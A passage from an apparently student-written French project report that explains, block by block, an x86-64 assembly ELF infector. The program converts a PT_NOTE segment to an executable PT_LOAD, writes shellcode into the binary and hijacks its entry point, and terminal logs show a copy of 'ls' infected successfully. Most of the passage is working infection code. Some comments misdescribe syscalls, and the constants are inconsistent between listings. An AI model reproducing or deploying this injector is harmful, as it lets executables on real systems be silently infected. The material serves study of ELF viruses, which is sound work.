    mov rax,[cur_ofs]         ; Charge l'offset du segment PT_NOTE
    mov [nt_ofs],rax          ; Sauvegarde l'offset de PT_NOTE
    mov byte [nt_found],1     ; Indique que PT_NOTE a été trouvé
    jmp have_nt_m            ; Passer à l'étape suivante si PT_NOTE trouvé
```

- **Passage au segment suivant pour la recherche de `PT_NOTE` :**

gère l'itération vers le prochain segment ELF si le segment actuel n'est pas de type `PT_NOTE`. Il commence par charger la taille de l'en-tête du programme dans le registre `rax` et l'offset courant dans `rsi`. Ensuite, il ajoute la taille de l'en-tête à l'offset courant, ce qui permet de pointer vers l'en-tête du segment suivant. Ce nouvel offset est sauvegardé dans `cur_ofs`, garantissant ainsi que la lecture suivante se fasse au bon endroit dans le fichier ELF. Après cela, le compteur `r12`, représentant le nombre de segments restants, est décrémenté. Enfin, le programme saute à l'étiquette `find_note_mix` pour recommencer la recherche du segment `PT_NOTE`. Cette boucle continue tant qu'il reste des segments à examiner, jusqu'à ce que le segment de type `PT_NOTE` soit trouvé ou que tous les segments aient été parcourus.

```
next_phb_m:
    movzx rax,word [ph_esize] ; Charge la taille de l'en-tête du programme
    mov rsi,[cur_ofs]         ; Charge l'offset courant
    add rsi,rax               ; Ajoute la taille de l'en-tête au offset
    mov [cur_ofs],rsi         ; Sauvegarde le nouvel offset courant
    dec r12                   ; Décrémente le nombre de segments restant
    jmp find_note_mix         ; Recommence la recherche du segment PT_NOTE
```

---

- **Fin du traitement sans segment PT\_NOTE :**

le cas où aucun segment de type **PT\_NOTE** n'a été trouvé après avoir parcouru tous les segments. Si tous les segments ont été scannés et qu'aucun segment **PT\_NOTE** n'a été identifié, le programme saute à l'étiquette **close\_end\_mix**, où il ferme le fichier et termine l'exécution. Cela permet de s'assurer que le programme se termine proprement lorsque le segment recherché n'est pas présent, en nettoyant les ressources et en terminant correctement le processus.

```
no_nt_found_m:
; Aucun segment PT_NOTE trouvé, on ferme et termine
jmp close_end_mix ; Fermeture du fichier et fin du programme
```

- **Modification et réécriture du segment PT\_NOTE en PT\_LOAD :**

effectue une série d'opérations pour modifier un segment de type **PT\_NOTE** et le transformer en un segment **PT\_LOAD**, puis réécrit le fichier ELF avec ces modifications. Voici un résumé détaillé des actions effectuées :

- **Vérification de la présence du segment PT\_NOTE :**

Le code vérifie d'abord si un segment **PT\_NOTE** a été trouvé en consultant la variable **nt\_found**. Si ce segment n'a pas été trouvé, il saute à la fin du programme. Si le segment **PT\_NOTE** est trouvé, le programme passe à la modification de ce segment.

```
; Vérifie si un segment PT_NOTE a été trouvé
mov al,[nt_found] ; Charge la valeur de nt_found (0 si non trouvé, 1 si trouvé)
cmp al,0 ; Compare si nt_found est égal à 0
je close_end_mix ; Si non trouvé, on ferme et termine
```

- **Modification du segment PT\_NOTE en PT\_LOAD :**

Un certain nombre de manipulations sont effectuées pour transformer le segment **PT\_NOTE** en un segment **PT\_LOAD** :

- Lecture de l'en-tête du segment **PT\_NOTE**.
- Calcul de l'alignement de la mémoire pour le nouveau segment **PT\_LOAD** en ajustant les adresses et les tailles des segments.

- Modification des attributs dans le buffer **ph\_buf** pour changer le type du segment en **PT\_LOAD** et ajuster d'autres paramètres comme les adresses, la taille du segment, les flags d'exécution et de lecture, et l'alignement.

```

; Lecture de l'en-tête du segment NOTE
mov rax,8                ; Syscall pour obtenir un segment à l'offset nt_ofs
mov rdi,[fd_sav]         ; Descripteur de fichier
mov rsi,[nt_ofs]         ; Offset du segment NOTE
xor rdx,rdx              ; Initialisation de rdx à 0
syscall                  ; Appel système pour lire l'en-tête du segment NOTE

mov rax,0                ; Syscall pour lire l'en-tête du segment NOTE dans ph_buf
mov rdi,[fd_sav]         ; Descripteur de fichier
lea rsi,[ph_buf]         ; Adresse du buffer pour l'en-tête du segment
movzx rdx, word [ph_esize] ; Taille de l'en-tête du programme
syscall                  ; Appel système pour lire l'en-tête du segment

; Modification des attributs du segment NOTE pour en faire un PT_LOAD
mov rax,8                ; Syscall pour effectuer une modification de segment (partie 2)
mov rdi,[fd_sav]         ; Descripteur de fichier
xor rsi,rsi              ; Initialisation de rsi à 0
mov rdx,2                ; Nombre d'opérations à effectuer
syscall                  ; Appel système

```

```

; Modifie les champs dans ph_buf pour le segment PT_LOAD
mov dword [ph_buf],1      ; Type de segment: PT_LOAD (1)
mov dword [ph_buf+4],5    ; Flags: 5 (exécution et lecture)
mov qword [ph_buf+8],r14  ; P adresse du segment (alignée)

; Mise à jour des adresses de début et de fin du segment
mov rax,[vmax_end]        ; Charge vmax_end dans rax
add rax,0xFFF             ; Ajoute 0xFFF pour l'alignement
and rax,0xFFFFFFFF000     ; Aligne l'adresse à 4 Ko près
add rax,0x400000           ; Décale l'adresse de base de 4 Mo
mov qword [ph_buf+16],rax  ; Sauvegarde l'adresse de début du segment
mov qword [ph_buf+24],rax  ; Sauvegarde l'adresse de fin du segment

; Mise à jour de la taille du segment et de la mémoire associée
mov rax,sc_size           ; Charge la taille du shellcode
mov qword [ph_buf+32],rax  ; Sauvegarde la taille du segment dans ph_buf
mov qword [ph_buf+40],rax  ; Sauvegarde la taille du segment (identique à la taille de base)
mov qword [ph_buf+48],0x1000 ; Taille de l'alignement (4 Ko)

; Mise à jour de l'adresse d'entrée (entry point) et de l'adresse de la mémoire virtuelle
mov rax,qword [ph_buf+16]  ; Charge l'adresse du segment
mov [elf_buf+24],rax       ; Sauvegarde l'adresse du segment dans elf_buf

```

### ● Réécriture du fichier ELF :

Après avoir modifié les attributs du segment dans le buffer, le code réécrit le fichier ELF avec les nouveaux segments et leurs nouvelles configurations. Le segment **PT\_NOTE** est réécrit à l'offset original, et le segment modifié **PT\_LOAD** est écrit à son nouvel emplacement.

```

; Réécriture du fichier avec les nouveaux segments
mov rax,8           ; Syscall pour réécrire le fichier ELF avec la nouvelle structure
mov rdi,[fd_sav]    ; Descripteur de fichier
xor rsi,rsi         ; Réinitialisation de rsi
xor rdx,rdx         ; Réinitialisation de rdx
syscall            ; Appel système pour réécrire l'ELF

; Lecture de la section modifiée et de l'en-tête
mov rax,1           ; Syscall pour modifier l'en-tête du fichier ELF
mov rdi,[fd_sav]    ; Descripteur de fichier
lea rsi,[elf_buf]   ; Chargement de elf_buf pour modifier l'ELF
mov rdx,64          ; Taille du segment à écrire (64 octets)
syscall            ; Appel système

; Réécriture du segment NOTE à l'offset nt_ofs
mov rax,8           ; Syscall pour réécrire le segment NOTE
mov rdi,[fd_sav]    ; Descripteur de fichier
mov rsi,[nt_ofs]    ; Offset du segment NOTE
xor rdx,rdx         ; Réinitialisation de rdx
syscall            ; Appel système pour réécrire

; Réécriture du segment de programme modifié (PT_LOAD)
mov rax,1           ; Syscall pour réécrire le segment modifié
mov rdi,[fd_sav]    ; Descripteur de fichier
lea rsi,[ph_buf]    ; Chargement du buffer contenant le segment
mov rdx,56          ; Taille du segment
syscall            ; Appel système pour réécrire le segment

```

- **Modification du shellcode :**

Le programme met à jour l'entrée de programme et l'adresse de mémoire virtuelle dans le shellcode, puis écrit le shellcode modifié dans le fichier ELF.

```

; Sauvegarde de l'entrée de programme dans le shellcode
mov rax,[o_entry]   ; Charge l'adresse d'entrée
mov rdi,shellcode   ; Charge l'adresse du shellcode
add rdi,oent_off    ; Décale de l'offset vers l'entrée du programme
mov [rdi],rax       ; Sauvegarde l'adresse d'entrée dans le shellcode

; Sauvegarde de l'adresse de la mémoire virtuelle
mov rax,[ph_buf+16] ; Charge l'adresse de mémoire virtuelle
mov rdi,shellcode   ; Charge l'adresse du shellcode
add rdi,pvaddr_off  ; Décale de l'offset vers l'adresse virtuelle
mov [rdi],rax       ; Sauvegarde l'adresse virtuelle dans le shellcode

; Écriture du shellcode dans le fichier ELF
mov rax,8           ; Syscall pour écrire le shellcode dans le fichier
mov rdi,[fd_sav]    ; Descripteur de fichier
mov rsi,r14         ; Adresse du segment modifié
xor rdx,rdx         ; Réinitialisation de rdx
syscall            ; Appel système pour écrire le shellcode

; Réécriture du shellcode dans le fichier
mov rax,1           ; Syscall pour écrire le shellcode
mov rdi,[fd_sav]    ; Descripteur de fichier
mov rsi,shellcode   ; Adresse du shellcode
mov rdx,sc_size     ; Taille du shellcode
syscall            ; Appel système pour écrire le shellcode

```

---

- **Affichage d'un message de succès et fermeture du fichier :**

Enfin, un message de succès est affiché pour indiquer que la modification a été effectuée avec succès. Le fichier ELF est ensuite fermé.

```
; Affichage d'un message de succès
mov rax,1                ; Syscall pour afficher le message de succès
mov rdi,1                ; Descripteur de sortie standard (stdout)
lea rsi,[msg_ok_new]     ; Adresse du message
mov rdx,len_ok_new       ; Longueur du message
syscall                  ; Appel système pour afficher le message

; Fermeture du fichier ELF
jmp close_end_mix        ; Passage à la section de fermeture
```

### (\*) La fonction de conversion de PT\_NOTE en PT\_LOAD et Injection de Shellcode entier:

```
jmp close_end_mix        ; Fermeture du fichier et fin du programme
have_nt_m:
; Vérifie si un segment PT_NOTE a été trouvé
mov al,[nt_found]        ; Charge la valeur de nt_found (0 si non trouvé, 1 si trouvé)
cmp al,0                 ; Compare si nt_found est égal à 0
je close_end_mix         ; Si non trouvé, on ferme et termine

; Si un PT_NOTE a été trouvé, on le modifie directement pour le transformer en PT_LOAD
nop                       ; Opération "no-op" (pas d'opération)

; Lecture de l'en-tête du segment NOTE
mov rax,8                 ; Syscall pour obtenir un segment à l'offset nt_ofs
mov rdi,[fd_sav]          ; Descripteur de fichier
mov rsi,[nt_ofs]          ; Offset du segment NOTE
xor rdx,rdx               ; Initialisation de rdx à 0
syscall                   ; Appel système pour lire l'en-tête du segment NOTE

mov rax,0                 ; Syscall pour lire l'en-tête du segment NOTE dans ph_buf
mov rdi,[fd_sav]          ; Descripteur de fichier
lea rsi,[ph_buf]          ; Adresse du buffer pour l'en-tête du segment
movzx rdx,word [ph_esize] ; Taille de l'en-tête du programme
syscall                   ; Appel système pour lire l'en-tête du segment

; Modification des attributs du segment NOTE pour en faire un PT_LOAD
mov rax,8                 ; Syscall pour effectuer une modification de segment (partie 2)
mov rdi,[fd_sav]          ; Descripteur de fichier
xor rsi,rsi               ; Initialisation de rsi à 0
mov rdx,2                 ; Nombre d'opérations à effectuer
syscall                   ; Appel système

mov r15,rax               ; Sauvegarde la valeur de rax dans r15

; Calcul de l'alignement des adresses mémoire pour les segments PT_LOAD
xor rcx,rcx               ; Efface rcx
add r15,0xFFF             ; Ajoute 0xFFF pour l'alignement
and r15,0xFFFFFFFFFFFF000 ; Aligne l'adresse à 4 Ko près (masque de 4 Ko)
mov r14,r15               ; Sauvegarde cette adresse dans r14

sub rsp,56                ; Ajuste la pile pour le transfert de données
mov rcx,56                ; Charge 56 dans rcx (taille à copier)
mov rsi,ph_buf             ; Source des données (ph_buf)
mov rdi,rsp               ; Destination (sur la pile)
rep movsb                 ; Copie les données du buffer vers la pile

; Modifie les champs dans ph_buf pour le segment PT_LOAD
mov dword [ph_buf],1       ; Type de segment: PT_LOAD (1)
mov dword [ph_buf+4],5     ; Flags: 5 (exécution et lecture)
mov qword [ph_buf+8],r14    ; P adresse du segment (alignée)
```

```

; Mise à jour des adresses de début et de fin du segment
mov rax,[vmax_end]      ; Charge vmax_end dans rax
add rax,0xFFF           ; Ajoute 0xFFF pour l'alignement
and rax,0xFFFFFFFFFFF000 ; Aligne l'adresse à 4 Ko près
add rax,0x4000000        ; Décale l'adresse de base de 4 Mo
mov qword [ph_buf+16],rax ; Sauvegarde l'adresse de début du segment
mov qword [ph_buf+24],rax ; Sauvegarde l'adresse de fin du segment

; Mise à jour de la taille du segment et de la mémoire associée
mov rax,sc_size          ; Charge la taille du shellcode
mov qword [ph_buf+32],rax ; Sauvegarde la taille du segment dans ph_buf
mov qword [ph_buf+40],rax ; Sauvegarde la taille du segment (identique à la taille de base)
mov qword [ph_buf+48],0x1000 ; Taille de l'alignement (4 Ko)

; Mise à jour de l'adresse d'entrée (entry point) et de l'adresse de la mémoire virtuelle
mov rax,qword [ph_buf+16] ; Charge l'adresse du segment
mov [elf_buf+24],rax       ; Sauvegarde l'adresse du segment dans elf_buf

; Réécriture du fichier avec les nouveaux segments
mov rax,8                  ; Syscall pour réécrire le fichier ELF avec la nouvelle structure
mov rdi,[fd_sav]           ; Descripteur de fichier
xor rsi,rsi                ; Réinitialisation de rsi
xor rdx,rdx                ; Réinitialisation de rdx
syscall                    ; Appel système pour réécrire l'ELF

; Lecture de la section modifiée et de l'en-tête
mov rax,1                  ; Syscall pour modifier l'en-tête du fichier ELF
mov rdi,[fd_sav]           ; Descripteur de fichier
lea rsi,[elf_buf]          ; Chargement de elf_buf pour modifier l'ELF
mov rdx,64                 ; Taille du segment à écrire (64 octets)
syscall                    ; Appel système

; Réécriture du segment NOTE à l'offset nt_ofs
mov rax,8                  ; Syscall pour réécrire le segment NOTE
mov rdi,[fd_sav]           ; Descripteur de fichier
mov rsi,[nt_ofs]           ; Offset du segment NOTE
xor rdx,rdx                ; Réinitialisation de rdx
syscall                    ; Appel système pour réécrire

```



```

; Réécriture du segment de programme modifié (PT_LOAD)
mov rax,1 ; Syscall pour réécrire le segment modifié
mov rdi,[fd_sav] ; Descripteur de fichier
lea rsi,[ph_buf] ; Chargement du buffer contenant le segment
mov rdx,56 ; Taille du segment
syscall ; Appel système pour réécrire le segment

; Sauvegarde de l'entrée de programme dans le shellcode
mov rax,[o_entry] ; Charge l'adresse d'entrée
mov rdi,shellcode ; Charge l'adresse du shellcode
add rdi,oent_off ; Décale de l'offset vers l'entrée du programme
mov [rdi],rax ; Sauvegarde l'adresse d'entrée dans le shellcode

; Sauvegarde de l'adresse de la mémoire virtuelle
mov rax,[ph_buf+16] ; Charge l'adresse de mémoire virtuelle
mov rdi,shellcode ; Charge l'adresse du shellcode
add rdi,pvaddr_off ; Décale de l'offset vers l'adresse virtuelle
mov [rdi],rax ; Sauvegarde l'adresse virtuelle dans le shellcode

; Écriture du shellcode dans le fichier ELF
mov rax,8 ; Syscall pour écrire le shellcode dans le fichier
mov rdi,[fd_sav] ; Descripteur de fichier
mov rsi,r14 ; Adresse du segment modifié
xor rdx,rdx ; Réinitialisation de rdx
syscall ; Appel système pour écrire le shellcode

; Réécriture du shellcode dans le fichier
mov rax,1 ; Syscall pour écrire le shellcode
mov rdi,[fd_sav] ; Descripteur de fichier
mov rsi,shellcode ; Adresse du shellcode
mov rdx,sc_size ; Taille du shellcode
syscall ; Appel système pour écrire le shellcode

; Restauration de la pile
add rsp,56 ; Restauration de l'espace de la pile utilisé
nop ; Opération "no-op"

; Affichage d'un message de succès
mov rax,1 ; Syscall pour afficher le message de succès
mov rdi,1 ; Descripteur de sortie standard (stdout)
lea rsi,[msg_ok_new] ; Adresse du message
mov rdx,len_ok_new ; Longueur du message
syscall ; Appel système pour afficher le message

; Fermeture du fichier ELF
jmp close_end_mix ; Passage à la section de fermeture

```

- **Gestion des fichiers non ELF et fermeture :**

gère le cas où le fichier traité n'est pas un fichier ELF valide. Si le fichier n'est pas reconnu comme un ELF valide, le programme affiche un message d'erreur à l'utilisateur via la sortie standard (stdout). Le message d'erreur, contenant des informations spécifiques sur l'échec, est affiché en utilisant un appel système (`syscall`). Après avoir signalé l'erreur, le programme passe ensuite à la section de fermeture où il termine proprement l'exécution en fermant le fichier ELF. Ce processus assure que le programme réagit correctement à une entrée incorrecte en informant l'utilisateur et en terminant l'exécution de manière contrôlée.



```

not_elf_m:
; Si le fichier n'est pas un ELF valide, on affiche un message d'erreur
mov rax,1 ; Syscall pour afficher un message d'erreur
mov rdi,1 ; Descripteur de sortie standard (stdout)
lea rsi,[msg_not_elf_new] ; Adresse du message d'erreur
mov rdx,len_not_elf_new ; Longueur du message
syscall ; Appel système pour afficher le message

; Fermeture du fichier ELF et sortie
jmp close_end_mix ; Passage à la section de fermeture

```

### • Gestion des répertoires :

gère le cas où le fichier spécifié est un répertoire au lieu d'un fichier ELF. Si le fichier est identifié comme un répertoire, un message d'erreur est affiché à l'utilisateur pour l'informer de l'erreur, en utilisant un appel système (`syscall`) pour écrire le message sur la sortie standard (stdout). Le message d'erreur, qui informe l'utilisateur que l'entrée est un répertoire ("C'est un dossier"), est chargé à partir de `msg_dir_new` et sa longueur est stockée dans `len_dir_new`. Après l'affichage de ce message, le programme passe à la section de sortie (`end_exit_mix`), où il termine proprement son exécution. Ce mécanisme assure que le programme signale l'erreur et se termine de manière contrôlée lorsqu'une entrée de type répertoire est rencontrée.

```

dir_mix:
; Si le fichier est un répertoire, on affiche un message d'erreur
mov rax,1 ; Syscall pour afficher un message d'erreur
mov rdi,1 ; Descripteur de sortie standard (stdout)
lea rsi,[msg_dir_new] ; Adresse du message d'erreur "C'est un dossier"
mov rdx,len_dir_new ; Longueur du message
syscall ; Appel système pour afficher le message

; Terminaison du programme
jmp end_exit_mix ; Passage à la section de sortie

```

### • Gestion des arguments incorrects :

gérer les erreurs liées aux arguments fournis par l'utilisateur. Si l'utilisateur n'a pas donné les bons arguments lors de l'exécution du programme, un message d'utilisation est affiché, afin de guider l'utilisateur sur la manière correcte d'exécuter le programme. Cela se fait via un appel système (`syscall`) qui écrit le message d'utilisation sur la sortie standard (stdout). Le message et sa longueur sont stockés respectivement dans `msg_usage_new` et `len_usage_new`. Après avoir affiché le message, le programme passe à la section de sortie (`end_exit_mix`), où il termine proprement son exécution. Ce mécanisme assure que

---

l'utilisateur est informé des erreurs de syntaxe dans les arguments fournis et que le programme se termine de manière contrôlée.

```
usage_mix:
; Si l'utilisateur n'a pas fourni les bons arguments, on affiche le message d'utilisation
mov rax,1 ; Syscall pour afficher un message d'erreur
mov rdi,1 ; Descripteur de sortie standard (stdout)
lea rsi,[msg_usage_new] ; Adresse du message d'utilisation
mov rdx,len_usage_new ; Longueur du message
syscall ; Appel système pour afficher le message

; Terminaison du programme
jmp end_exit_mix ; Passage à la section de sortie
```

- **Gestion des erreurs d'ouverture de fichier :**

gère les erreurs qui peuvent survenir lors de l'ouverture d'un fichier. Si une erreur d'ouverture de fichier est détectée, le programme affiche un message d'erreur informant l'utilisateur que le fichier ne peut pas être ouvert. Cela se fait en utilisant un appel système (`syscall`) pour afficher le message d'erreur "Impossible d'ouvrir ce fichier" sur la sortie standard (stdout). Le message et sa longueur sont stockés respectivement dans `msg_open_err_new` et `len_open_err_new`. Après l'affichage du message d'erreur, le programme passe à la section de sortie (`end_exit_mix`), où il termine son exécution de manière propre. Ce mécanisme assure que l'utilisateur est averti de l'échec de l'ouverture du fichier et que le programme se termine correctement.

```
err_open:
; Si une erreur d'ouverture de fichier se produit, on affiche un message d'erreur
mov rax,1 ; Syscall pour afficher un message d'erreur
mov rdi,1 ; Descripteur de sortie standard (stdout)
lea rsi,[msg_open_err_new] ; Adresse du message d'erreur "Impossible d'ouvrir ce fichier"
mov rdx,len_open_err_new ; Longueur du message
syscall ; Appel système pour afficher le message

; Terminaison du programme
jmp end_exit_mix ; Passage à la section de sortie
```

- **Fermeture du fichier et fin :**

gère la fermeture du fichier ouvert précédemment. Après avoir effectué les opérations nécessaires sur le fichier, un appel système (`syscall`) est effectué pour fermer le fichier en utilisant le descripteur de fichier stocké dans `[fd_sav]`. Une fois le fichier fermé, le programme passe à la section de sortie (`end_exit_mix`), où il termine proprement son exécution. Ce mécanisme assure que le fichier est correctement fermé, libérant ainsi les ressources système associées, avant que le programme ne se termine.

---

```
close_end_mix:
; Ferme le fichier ouvert précédemment
mov rax,3           ; Syscall pour fermer un fichier
mov rdi,[fd_sav]    ; Descripteur de fichier à fermer
syscall            ; Appel système pour fermer le fichier

; Terminaison du programme
jmp end_exit_mix    ; Passage à la section de sortie
```

- **Terminaison du programme :**

marque la fin du programme. Après avoir effectué toutes les opérations nécessaires, un appel système (**syscall**) est effectué pour quitter le programme en utilisant le code de sortie **0**, ce qui indique une terminaison normale. Le registre **rax** est configuré avec la valeur **60**, correspondant à l'appel système pour la terminaison du programme, et le registre **rdi** est mis à zéro pour spécifier le code de sortie **0** (indiquant une exécution réussie). Une fois l'appel système effectué, le programme se termine proprement.

```
end_exit_mix:
; Fin du programme, on termine avec le code de sortie 0 (normal)
mov rax,60           ; Syscall pour terminer le programme (exit)
xor rdi,rdi          ; Code de sortie 0 (normal)
syscall              ; Appel système pour quitter le programme
```

#### 4. Section .data.shellcode : Le shellcode à injecter

le shellcode est conçu pour être injecté dans un fichier ELF. Il s'agit d'une séquence d'instructions en assembleur qui effectue plusieurs opérations, notamment l'injection d'un message et la modification de l'adresse d'entrée dans l'en-tête ELF pour rediriger l'exécution vers un nouveau point d'entrée.

fonctionnement du shellcode :

- **Sauvegarde des registres :**

Avant de commencer l'injection ou la modification du fichier ELF, les registres **rax**, **rbx**, **rcx**, **rdx**, **rsi**, et **rdi** sont sauvegardés sur la pile pour garantir que l'état du programme sera restauré à la fin.

```

; Sauvegarde des registres pour garantir la propreté de l'état
push rax
push rbx
push rcx
push rdx
push rsi
push rdi

```

- **Affichage du message d'infection :**

Le message `infection_msg` est chargé dans le registre `rbx` et ajusté avec un décalage `infmsg_off`.

Le message est ensuite affiché à l'écran en utilisant une syscall d'écriture (`syscall` avec `rax = 1`), en envoyant le message sur la sortie standard (`stdout`).

```

; Envoi du message d'infection (modification discrète du fichier ELF)
lea rbx, [rel infection_msg] ; Chargement de l'adresse du message dans rbx
sub rbx, infmsg_off          ; Ajustement de l'adresse du message
mov rax, 1                  ; Code de la syscall pour l'écriture
mov rdi, 1                  ; Descripteur de fichier (stdout)
lea rsi, [rbx + infmsg_off] ; Charge l'adresse du message
mov rdx, infmsg_len          ; Longueur du message
syscall                     ; Appel système (écrire le message)

```

- **Calcul de la nouvelle adresse d'entrée :**

Le code récupère l'offset de l'adresse d'entrée du programme dans le fichier ELF (`oent_off`), ainsi que l'adresse virtuelle du programme (`pvaddr_off`), pour calculer la nouvelle adresse d'entrée dans le programme.

Ce calcul consiste à ajuster l'adresse d'entrée avec les informations obtenues des offsets dans le fichier ELF.

```

; Calcul de la nouvelle adresse d'entrée et modification de l'ELF
mov r15, [rbx + oent_off] ; Chargement de l'offset de l'entrée du programme
mov rcx, [rbx + pvaddr_off] ; Chargement de l'adresse virtuelle du programme
sub rbx, rcx              ; Ajustement de l'adresse pour correspondre à l'offset
add r15, rbx              ; Calcul de la nouvelle adresse d'entrée

```



---

- **Réserves et tailles :**

Des variables sont réservées pour stocker les informations nécessaires à l'exécution du shellcode, telles que l'adresse d'origine (**orig\_str**), l'adresse virtuelle (**pvaddr\_str**), ainsi que des constantes de calcul de taille et d'offsets.

Le shellcode, une fois injecté et exécuté dans un fichier ELF, peut rediriger l'exécution vers la nouvelle adresse calculée, permettant de manipuler le comportement du fichier ELF de manière discrète et potentiellement malveillante.

```
orig_str dq 0 ; Réserve un double mot pour l'adresse d'origine
pvaddr_str dq 0 ; Réserve un double mot pour l'adresse virtuelle
shell_end:
infmsg_off equ infection_msg - shellcode ; Calcul de l'offset du message d'infection
oent_off equ orig_str - shellcode ; Calcul de l'offset de l'adresse d'origine
pvaddr_off equ pvaddr_str - shellcode ; Calcul de l'offset de l'adresse virtuelle
sc_size equ shell_end - shellcode ; Taille totale du shellcode
```

Après chaque étape, des tests ont été effectués pour valider le bon fonctionnement du fichier infecté :

- ```

abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projct ls_copy
/$$$$$$ /$$ /$$
|_ $$_/ | $$ |_/
| $$ /$$$$$$$ /$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$
| $$ | $$ _$$ |_/ /$$ _$$ /$$ _$$ / | $$ /$$ /$$ _$$ | $$ _$$
| $$ | $$ \ $$ /$$ /$$$$$$$ | $$ | $$ | $$ \ $$ | $$ \ $$
| $$ | $$ | $$ | $$ | $$ _$$ / | $$ | $$ /$$ | $$ | $$ | $$ | $$
/$$$$$$ | $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$
|_____/ |_/ |_/ |_/ |_/ |_/ |_/ |_/ |_/ |_/ |_/
      /$$ | $$
      | $$$$$$/
      \_____/


abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ readelf -l ./ls_copy
Type de fichier ELF est DYN (fichier exécutable indépendant de la position)
Point d'entrée 0x425000
Il y a 13 en-têtes de programme, débutant à l'adresse de décalage 64

En-têtes de programme :
Type                Décalage                Adr.virt                Adr.phys.
                   Taille fichier                Taille mémoire                Fanion Alignement
PHDR                0x0000000000000040 0x0000000000000040 0x0000000000000040
                   0x00000000000002d8 0x00000000000002d8 R      0x8
INTERP              0x0000000000000318 0x0000000000000318 0x0000000000000318
                   0x000000000000001c 0x000000000000001c R      0x1
[Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
LOAD                0x0000000000000000 0x0000000000000000 0x0000000000000000
                   0x0000000000000368 0x0000000000000368 R      0x1000
LOAD                0x0000000000000400 0x0000000000000400 0x0000000000000400
                   0x00000000000014db1 0x00000000000014db1 R E    0x1000
LOAD                0x0000000000001900 0x0000000000001900 0x0000000000001900
                   0x000000000000071b8 0x000000000000071b8 R      0x1000
LOAD                0x00000000000020f30 0x00000000000021f30 0x00000000000021f30
                   0x00000000000001348 0x000000000000025e8 RW     0x1000
DYNAMIC              0x00000000000021a38 0x00000000000022a38 0x00000000000022a38
                   0x0000000000000200 0x0000000000000200 RW     0x8
LOAD                0x00000000000023000 0x000000000000425000 0x000000000000425000
                   0x000000000000005a9 0x000000000000005a9 R E    0x1000
NOTE                0x00000000000000368 0x00000000000000368 0x00000000000000368
                   0x00000000000000044 0x00000000000000044 R      0x4
GNU_PROPERTY         0x00000000000000338 0x00000000000000338 0x00000000000000338
                   0x00000000000000030 0x00000000000000030 R      0x8
GNU_EH_FRAME         0x00000000000001e170 0x00000000000001e170 0x00000000000001e170
                   0x000000000000005ec 0x000000000000005ec R      0x4
GNU_STACK            0x00000000000000000 0x00000000000000000 0x00000000000000000
                   0x00000000000000000 0x00000000000000000 RW     0x10
GNU_RELRO            0x000000000000020f30 0x000000000000021f30 0x000000000000021f30
                   0x000000000000010d0 0x000000000000010d0 R      0x1

```

- Validation de l'exécution : Le fichier modifié a été exécuté pour s'assurer que le payload est lancé sans corrompre l'exécutable.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy -l
```



```
total 220
-rwxrwxr-x 1 abdo abdo 144809 déc. 15 16:11 ls_copy
-rwxrwxr-x 1 abdo abdo 12984 déc. 15 16:11 projet
-rw-rw-r-- 1 abdo abdo 8512 déc. 15 16:11 projet.o
-rw-rw-r-- 1 abdo abdo 26822 déc. 15 16:11 projet.s
-rw-rw-r-- 1 abdo abdo 1714 déc. 15 15:17 README.md
drwxrwxr-x 6 abdo abdo 4096 nov. 29 00:25 shellcode_2024
drwxrwxr-x 2 abdo abdo 4096 déc. 13 23:20 test_elf
-rw-rw-r-- 1 abdo abdo 15 déc. 13 18:24 te.txt
-rw-rw-r-- 1 abdo abdo 12 déc. 13 23:18 text.txt
```

## IV. Difficultés Rencontrées

### 1. Gestion des offsets

La mise à jour des champs `p_offset` et `p_vaddr` dans les Program Headers a été particulièrement complexe. Une erreur dans ces calculs peut entraîner des erreurs de segmentation (`segfault`) ou rendre le fichier ELF inutilisable. Pour résoudre ce problème, j'ai dû analyser minutieusement les structures ELF et utiliser des outils comme `readelf` pour vérifier chaque modification.



---

- **Exécution avec problème**

Lors de l'exécution initiale, un problème est survenu concernant la mise à jour des champs `p_offset` et `p_vaddr` dans les Program Headers du fichier ELF. Ces champs déterminent respectivement l'offset physique dans le fichier et l'adresse virtuelle en mémoire des segments. Une erreur dans ces calculs a entraîné plusieurs conséquences indésirables :

**Erreurs de segmentation (segfault) :** Lors du chargement du fichier ELF modifié, le système rencontrait des adresses mémoires invalides ou non accessibles, provoquant des segfaults à l'exécution.

**Corruption du fichier ELF :** Après modification, le fichier devenait inutilisable. L'alignement incorrect des segments ou des adresses entraînait l'échec de l'exécution du programme.

**Difficulté à diagnostiquer :** Les erreurs n'étaient pas immédiatement visibles dans le code. Ce n'est qu'à l'exécution que les problèmes devenaient apparents, rendant le débogage complexe.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet ls_copy
Fichier modifie avec succes!
H'oH.s.L{THK\H)ILe contenu a ete ajuste discretement!
0mPBErreur de segmentation (core dumped)
```

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy
Le contenu a ete ajuste discretement!
Erreur de segmentation (core dumped)
```

Pour résoudre ces problèmes, j'ai dû procéder de manière méthodique :

**Analyse approfondie des structures ELF :** Lecture et compréhension de la disposition des champs dans les Program Headers pour éviter des erreurs dans leur modification.

**Utilisation de `readelf` et `objdump` :** Ces outils ont permis de visualiser les changements effectués dans le fichier et de confirmer que les modifications respectaient le format ELF.

---

- **Exécution sans problème**

Une fois les problèmes identifiés et corrigés, l'exécution s'est déroulée sans erreur. Voici comment cela a été réalisé :

**Calcul précis des alignements** : J'ai utilisé des masques spécifiques pour aligner correctement les champs `p_offset` et `p_vaddr`. Par exemple, l'utilisation de l'alignement à 4 Ko le `0xFFF` a permis de garantir que les adresses étaient conformes aux attentes du chargeur ELF.

**Validation des modifications** : Après chaque mise à jour, les données ont été relues et vérifiées pour confirmer qu'elles correspondaient aux spécifications du format ELF. L'utilisation de `readelf -l` a permis de vérifier la cohérence des offsets et des adresses des segments.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ builds projet
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet ls_copy
Fichier modifie avec succes!
```

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy
Le contenu a ete ajuste discretement!
